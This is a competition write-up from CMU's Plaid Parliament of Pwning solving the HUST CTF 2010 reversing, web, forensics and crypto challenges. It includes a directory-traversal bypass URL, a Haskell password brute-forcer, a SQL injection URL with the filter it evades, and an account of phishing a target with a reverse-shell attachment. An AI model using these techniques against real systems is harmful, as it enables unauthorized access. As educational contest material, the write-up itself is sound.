HUST CTF 2010 Write-up

Plaid Parliament of Pwning - Security Research Group at CMU

June 21, 2013

1 Introduction

This is a write-up for HUST CTF 2010 from **Plaid Parliament of Pwning** (PPP), Carnegie Mellon University's Security Research Group. This write-up describes walk-throughs for all the challenges that we have completed during the competition. This report file will also be available at http://ppp.cylab.cmu.edu.

2 Problem A

Run `strings` on the binary of Problem A.

```
$ strings problem_a.exe
```

The only readable, suspicious word was '`BEAST`.'
Flag: BEAST

3 Problem B

Regard the barcode of Problem B as the concatenation of binary representations for month, day, and year (MMDDYY) of a manufactured date. Each binary representation, however, has various length. Thus, we needed to consider possible combinations for a bit vector. For example, 1111111010 can be recognized as 111 111 1010 (July 7, 2010) or 11 1111 1010 (Mar 15, 2010). (Sorry, we forgot to capture the screen. One of the given examples in Problem B was the answer.)

4 Problem C

When we run this binary on Windows, we see a text-based game. And It is said that the goal of this game is to a certain score.

We first reverse-engineered this binary to get to the final state without playing the game. We spotted that the address `0x40154e` contains conditional jump for the final print out. So, we patched the code to `nop`s and could get a message as shown in Figure 1.

Based upon the hints, we extracted every third character from each line, and convert the numbers into base-9 numbers. As a result we could obtain the key `EAnGNUEn!LAVITSEfGNIKCAhtsuh`.



Figure 1: Output of the given binary.

5 Problem D

We compared the binary of Problem D with that of OllyDbg (2.00.01) and found 14 bytes are different. We xor'd them. The key was '`cha_wkfgoTdjdy`,' which means 'very good job' if you typed it in Korean mode.
Flag: cha_wkfgoTdjdy

6 Problem E

Through `download.php`, we downloaded an excel file, which says "find a key file in the folder 'answer' ". We also downloaded the `download.php` using `download.php` itself. The filtering rule in `download.php` was as follows.

```
preg_replace("/(\.\.\/)|(Li4v)|(Lg==)|(Li4=)|(Lw==)|(%2e)|(%2f)
|(%25)|(%c0af)|(%)|(2)|(5)|(c)|(0)|(\.\/)|(v)
|(download\.php?[a-zA-Z0-9]*download)|(passwd)|(etc)|(\.\.\.\.)
|(profile)|(\.v\.)|(down\.php)|(\.passwd)/", "", $url_string);
```

Thus, we traversed parent directories using '`.../...//`' since the filtering rule changes it into '`../`'. We found the key at `../../answer/key.php` and the url was

```
http://220.95.152.100:15080/it/is/quest/download.php?file\_name=
.../...//.../...//answer/key.php
```

The `key.php` has hex values. We converted it into ascii and decoded in base64. The key was `durlsmsdjelskssnrn`, which means 'Where am I? Who am I?'
Flag: durlsmsdjelskssnrn

7 Problem F

For Problem F, the extremely restricted keyspace was our tipoff that we were likely intended to bruteforce the password. Unfortunately, being in the US, we had much higher latency to the target. Initially, we attempted to simply grab a large number of threads, but after 10-20 threads,

we stopped seeing speedups. As a result, we modified the program to accept key index ranges and deployed across several systems. A while later, an answer **sory** was dropped, and we were done.

Following is the code for bruteforcing Problem F in Haskell.

```
1
import Network.HTTP
3 import System.Environment
import Control.Concurrent
5 import Control.Concurrent.MVar
import Data.List
7
allValid = ['a'..'z']
9 valids = zip [0..] $ [[x, y, z, a] | x <- allValid, y <- allValid, z <- allValid,
    a <- allValid]


11
bcheck :: (Int, String) -> IO ()
13 bcheck x = catch (bcheck' x) (\_ -> do putStrLn "Exception"; bcheck x)

15 bcheck' :: (Int, String) -> IO ()
bcheck' (n, pass) = do
17    dataline <- simpleHTTP (getRequest $ "http://220.95.152.100:20080/quest/
        Absolute.php?pass=" ++ pass ++ "&akama=shit")
    case dataline of
19       Left _ -> do putStrLn "Connection failure"
                      bcheck (n, pass)
21       Right x -> do let dataline = rspBody x
                       if dataline /= "Incorrect password"
23                        then error $ show (n, dataline)
                          else print n
25
forkIOM f = do
27    v <- newEmptyMVar
    forkIO (f >> putMVar v ())
29    return v

31 threads = 20

33 chunker :: [a] -> [[a]]
chunker [] = []
35 chunker xs = (take threads xs) : (chunker (drop threads xs))

37 main = do
    [start, end] <- fmap (map read) getArgs
39    let targets = take (end - start) (drop start valids)
    let chunked = transpose $ chunker targets
41    mvs <- mapM forkIOM $ map (mapM_ bcheck) chunked
    mapM_ takeMVar mvs
```

8 Problem G

We are given a link to a webapp: http://220.95.152.100:21080/chainboard. There is also one hint: "The answer to the challenge is the value of the object."

Figure 2: In the board, we are missing article 3.

The first thing we notice is that the board is missing item 3. Accessing it manually works: /chainboard/article/3.

As shown in Figure 3, this article appears to be a backup of some files. The attachment zip contains a text file:

```
insert into board001(title, author, created_date, read_level, content) values(
  "title", "author", unix_timestamp(), 100, "content");

num
title
author
created_date
read_level
blind
secret
content
attach

$url = "http://" .$_SERVER["HTTP_HOST"] . $_SERVER["REQUEST_URI"];
if(!preg_match("/(chainboard\/(article|page)\/[0-9]+)|chainboard\/$|login.php/",
  $url)) { die("<h2>... ..... ERROR_CODE: 0x0001</h2>\n</div>\n</body>\n</html>
  "); }

if(preg_match("/insert|drop|update|delete|merge|alter|drop|rename|truncate|grant
  |revoke|rollback|and|if|information_schema|outfile|load_file|--|[\+\\;\^~|\!\*
```

Figure 3: Article 3 contains the attached file.

```
$#\[\]\{\}]/i", $url)) { die("<h2>... ..... ERROR_CODE: 0x0002</h2>\n</div>\n
</body>\n</html>"); }

castle / ilovemydaughter
```

The first thing we notice is that we are given the layout of the database. Also, we are given the checks they use to prevent SQL injection. Lastly, we are given a username and password.

If we login using the username and password, we can now see article 8 (This is the answer). Unfortunately, the article also asks us for a secret password.

However, the script is vulnerable to sql injection using the article parameter. Using the sql layout given in the text file, we construct the url:

```
http://220.95.152.100:21080/chainboard/article/20%20union%20select%201,secret,
3,4,5,6,7,8,9%20from%20board001%20where%20num%20=%208%23
```

This tells us that the secret is:laskjeraleskjralskdfjaslkerawerkadsflkjaserwqrenn.

Input that into the password form in article 8 and we find:

```
/chainboard/1ac9fdfa53079585fe7cfc486f2bd2b933932b3f.png.
```

The image contains the wikipedia definition of SHA-1. And sure enough, the filename of the image is the SHA-1 hash of the flag: quest.

Flag: quest

9 Problem H

We receive a file containing bits expressed in the form: A1E0A1E1A1E1A1E0A1E1..., with the order to decode it.

The A1E's appear to be uniform, so it would be safe to disregard them. What remains is a 41x41 array of bits.

Reviewing this array in the form of an image (0=white, 1=black) reveals nothing useful in particular, though we note that two of the most popular 2D matrix barcode formats, Semacode (ISO/IEC 16022 data matrix) and QR Code (ISO/IEC 18004:2000/2006), have 41x41 as valid barcode inputs. However, the given array, as a 41x41 pixel image, does not have any of the alignment features required of the barcode formats, so barcode readers will not work.

The solution is to load the image on a digital painting application of our choice (Microsoft Paint will suffice) and manually draw the alignment features on the image, and then sending it to a barcode decoder. In this case, the correct approach is to do so for the QR Code format, shown here:

`http://en.wikipedia.org/wiki/File:QR_Code_Structure_Example.svg`

The size of the alignment boxes do not change with the size of the encoded image. With larger images, the format specifies the use of more alignment boxes; this is unnecessary in our case. The given pixels on our image where the alignment features should go will be overwritten.

The result looks like this:

After all 4 necessary positioning and alignment boxes and the timing lines are added, a QR barcode decoder (try several!) will reveal the key.

Flag: DKe2HasNotBeenHereForAWhile

10 Problem I

We were given a URL to a zip file which contained the wav file. First thing we figured was that the wav file was named something like base64 encoded string: **V2k2vh5hdF1eMg9hPX0duvWmF4fatXNLPfbWordUhICeSE=wow.wav** Thus, we immediately tried to decode the name of the file with base64, but unfortunately, it didn't decode into something readable.

So, we moved on to the actual content of the file. We listened to the wav file. The wav file contained some beeping sounds that remind us of Windows error sound and morse code. However, we quickly decided that it is not related to the morse code since each beep was equivalently long.

Figure 4 shows the spectrum analysis of the wav file. Then, we decided to treat the sound signal as 0 and 1. Whenever we have a beep, we treat it as 1 and whenever we have silence, we treat it as 0. Finally, we get the following binary sequence:

100101011100001101110111101101100111000111001111.

We use the binary sequence as a bit mask to the name of the wav file to grab only chracters that match with 1's: **V2hhdF9hX0dvWmFfaXNfbWUhISE=**. Then we try to decode the resulting string with base64, and get the key.

Flag: What_a_GoZa_is_me!!!



Figure 4: Spectrum Analysis of the aduio file.

11 Problem J

We receive 3 items: A mp3 file, a mp4 file (which is actually flash video), and a txt file containing a letter.

First, the letter: Some of the characters in the letter are suspiciously (and incorrectly) in upper case. Taking all of the incorrect upper case letters (disregarding "I" and upper case letters after full stops) gives us "RIVEST SHAMIR ADELMAN", which is the long name for the RSA public-key algorithm.

The flash video is not very useful to us. It is a music video for the song in the MP3 file. Tedious work while being stuck has led us to identify the song and music video as TRAX feat. SeoHyun - Oh My Goddess!

The MP3 file contains two pieces of information:

1. The filename is a base64-encoded phrase. Decoding it gives us "what is my title"
2. The name of the song, embedded in ID3v2 tags, is "HEX45:7774E:901". Its significance to RSA is readily apparent, since it contains 3 numbers, but from initial reading they were not useful (0x45, 0x7774E, 0x901 are not primes as required). A hint later on takes us in the right direction to 0x45(Ascii E)=777, and 0x4E(Ascii N)=901.

With $e = 777$ and $n = 901$ with respect to RSA, we calculate a d such that $ed - 1$ is evenly divided by $(p-1)(q-1)$, where p and q are factors of n. Therefore, we seek a d such that $777d - 1$ is evenly divided by $16 * 52 = 832$. Therefore, $d = 121$.

With this combination of values, we have all the values required to decrypt values using RSA, according to http://en.wikipedia.org/wiki/RSA#Encryption. We discovered that near the end of the 100days.mp4 file, particularly at 2DDB60, there is a pkzip file embedded within the data. Decrypting the data as an array of 16-bit integers yields the key: xxxxxxxxxxxxxxxxxxxxxxxx

12 Problem K

We are given a text containing a bunch of numbers and +/- symbols. We first tried to count the number of unique numeric words appeared in the text, and figured out it is in the range of alphabet. One thing that we noticed is that the key is `ab = 5560` and there were separate numeric words 55 and 60 in the text. Thus, our first assumption was that this is a simple substitution cipher, and we substitute 55 into `a` and 60 into `b`. Also, we noticed that `+` means the lower case and `-` means the upper case.

After doing some manual substitution, we could obtain the following:

```
Some people want it all
But I dont
want nothing at all
If it ain't you baby
If I ain't got you baby

Some people want
diamond rings
```

```
Some just want everything
But everything
means nothing
```

which turns out to be a lyric of a song called "if i ain't got you" by Alica Keys.
Flag: if i aint got you

13 Problem L

We are given a file `Atom.apk`, which turns out to be an Android application. We extracted this using apktool (http://code.google.com/p/android-apktool/). Looking at the strings that apktool found, we see that this seems to be some sort of quiz game which tries to download game boards from the following URLs:

```
http://at0m.tistory.com/attachment/cfile7.uf@124E40154C77105B61C146.xml
http://at0m.tistory.com/attachment/cfile25.uf@14068B344CB5644C0AB6E8.xml
http://at0m.tistory.com/attachment/cfile7.uf@1355D7014CB5715C1A48E3.xml
http://www.hust.com
```

The third file contains the string "000000KEY000IS0000PASSWD000000000000" so we look around for a password. One of the files that apktool output was `Passwd.smali`, and sure enough, this file contains the key:

```
const-string v0, "just for fun."
```

Flag: justforfun.

14 Problem M

It didn't take that long to recover the deleted files from the usb drive image. We got assure.zip, which had a pcap file and was password-protected. Another file we got was wav file, which was similar to another wav file, but had short running time. It was obvious that we need to find a clue from both files in that both were intentionally deleted.

It seemed that we need to figure out a password for zip file using several given pictures. Yes, steganography. Using stegdetect, we found that postbox.jpg was manipulated with invisible secrets. The most painful part started from here! We need another password for invisible secrets to extract hidden contents. *After thinking as a criminal for about a day,* we finally figured out the 4 digit number: 0830, which was the date when the criminal sold the technology to someone.

Next part was obvious:

- We extracted post.jpg from postbox.jpg using invisible secrets. We applied invisible secrets again to post.jpg and got cello.txt. The txt file was ascii picture of Jacqueline who is related to the song. (Please refer to Figure 5).
- We found jacqueline word from the txt file.



Figure 5: Extracting embedded contents in steganography

- The remaining one was about deleted wav file. Based on the observation that the running time of the deleted wav file was 4:34, we got another clue 434.
- Finally, **using the hint!**, we did base64 encoding on jacqueline434 and got the password for the zip file.
- We analyzed the pcap file and found a conversation between the criminal and some customer. The conversation included the name and banking account of the criminal.

홍대은행

예금주:김형준

758-28010-378-12

The key was the name of the criminal.

15 Problem N

We are given a zip file that contains HUST.exe. Running it reveals a MFC app that doesn't appear to do anything.

Opening it up in IDA reveals nothing out of the ordinary. The strings window, however, shows two entries that say:

```
This program cannot be run in DOS mode.
```

We would expect to have one of these in the file header, so why is there two, unless this contains another program. Sure enough, there is the PE magic number: 4D 5A 90 00, in the data section of the file. We extract this using a hex editor, and open the new program in IDA. Apparently, it

is actually a DLL. Again, we look at the strings but there aren't very many of them. One of them, GetClipboardData is interesting, and nearby we find a string split into three character chunks:
Flag: I_aM_verY_verY_sleepY

16 Problem O

Another link to a webapp. Once there we see a field for an email address and content. Enter in a valid email address, and we get an email that contains an attachment: Absolute.exe.

We load it up in IDA and are told that mfc90.dll can't be found. Neverminding that, we check out the strings in the file. We see OllyDBG.EXE and idag.exe, so it appears that they try to stop debuggers. This is probably the right place to start looking.

Ignoring the anti-debugging code, we come across code that loads some images from rsrc using LoadImageA. Loading the exe in a resource editor reveals two bitmaps (129 and 132), both the same size. One of them contains a message, and the other one appears to be blank. Export the blank image and open it up in GIMP. Using the threshold tool, we can see that there is actually a message:

```
send mail to me!
(mail subject : what is it!?)
```

Send a reply the original email with that subject, and we get another email with a binary file. Luckily, some people on our team immediately recognized it as EBCDIC. It contains a bunch of stuff, the important parts being:

```
http://220.95.152.100:19080/piano.php
password is vit4pow3r
```

Going to the url reveals a form. Input the password, and we are given some text that looks a lot like 16-bit x86 assembly.

```
PortB   EQU 61h
KeyNum  EQU 7
DosCall EQU 21h
EscKey  EQU 1Bh

    .MODEL SMALL
    .CODE
    ORG 100h

Prog:   JMP START

SOUND   DW  262
        DW  294
        DW  330
        DW  347
        DW  392
```

```
        DW  440
        DW  494
        DW  524

START   PROC    NEAR
INPUTKEY:
        MOV AH, KeyNum
        INT DosCall

        CMP AL,EscKey
        JZ  EXIT

        SUB AL, 31h
        AND AL,00000111b
        SHL AL,1
        CBW
        MOV SI,AX

        MOV AX,0
        MOV DX,12h
        DIV SOUND[SI]

        MOV BX,AX
        MOV AL, 10110110b
        OUT 43h,AL

        MOV AX,BX
        OUT 42h,AL
        MOV AL,AH
        OUT 42h,AL

        IN  AL,PortB
        OR  AL, 00000011b
        OUT PortB,AL

        MOV CX,50

SLOWER:
        PUSH    CX
        MOV     CX,2000h
WORK:   LOOP    WORK
        POP CX
        LOOP SLOWER

        IN  AL, PortB
```

```
        AND AL, 11111100b
        OUT PortB, AL

        JMP INPUTKEY

EXIT:   INT 20h
START   ENDP
        END Prog
```

Thankfully, MASM32 is able to assemble this. Looking at the assembly, we see that pressing a button should cause it to output a sound. Sure enough, if we run it in DOSBox, we get eight different sounds by pressing buttons. Now what?

Apparently, there was more to get from the Absolute.exex file. If we run the file, we get a message box but there doesn't appear to be anything else going on. Going back to strings, we notice a suspicious hash-looking string: 3C6E0B8A9C15224A8228B9A98CA1531D. Google reveals that this is the MD5 hash of: key.

An analysis of the function that uses this strings reveals that they are connect to a server at 211.247.65.172:14677. Then they call File::Open with the string 3C6E0B8A9C15224A8228B9A98C A1531D, and write all of the data they receive from the server into that file. At this point, however, that server was down so the mods just sent us the appropriate file by email.

Running 'file' on the file reveals that it is an asf file, or more than likely, a wma file. Open it up in a media player, and we hear a bunch of tones that sound similar to the ones that the piano program generated. We found a program, WavePad Sound Editor, that can do temporal frequency analysis. Using this, we came up with the sequence 1758125848582534.

However, it was given in a hint that the answer is all lower-case, so clearly this isn't the key. We then realized that letters would also generate tones in the piano program, which gave us this mapping:

```
12345678
abcdefgh
ijklmnop
qrstuvwx
yz
spacebar=8

to

1758125848582534
agehabehdhehbecd
iompijmplpmpjmkl
ywuxyruxtxuxrust
     z      z
```

At this point, it is obvious what the key is.

Flag: you are the best

17 Problem X

We are given an email address with the goal of obtaining access to the user's machine. To find out what type of machine we are attacking, we sent an HTML email linking to an image hosted on our server. This tells us that our target is a Windows XP SP2 machine using IE6.

At this point, we attempted to find recent IE6 0day vulnerabilities to send. However, after several unsuccessful attempts, we realized that the receiver simply opened any email attachments blindly.

Knowing this, we compiled a windows reverse shell shellcode and attached it to an email. Once we had a shell, we noticed a file `key.zip` on the desktop. Downloading this file, we found that contained another file `key.txt`, but the zip archive was encrypted. Running a dictionary attack on the file, we found that the password was `4321`, which allowed us to obtain the key in `key.txt`.
Flag: iwantuineeduiruntou

18 Acknowledgement

As always we thank Professor David Brumley for the guidance and the support.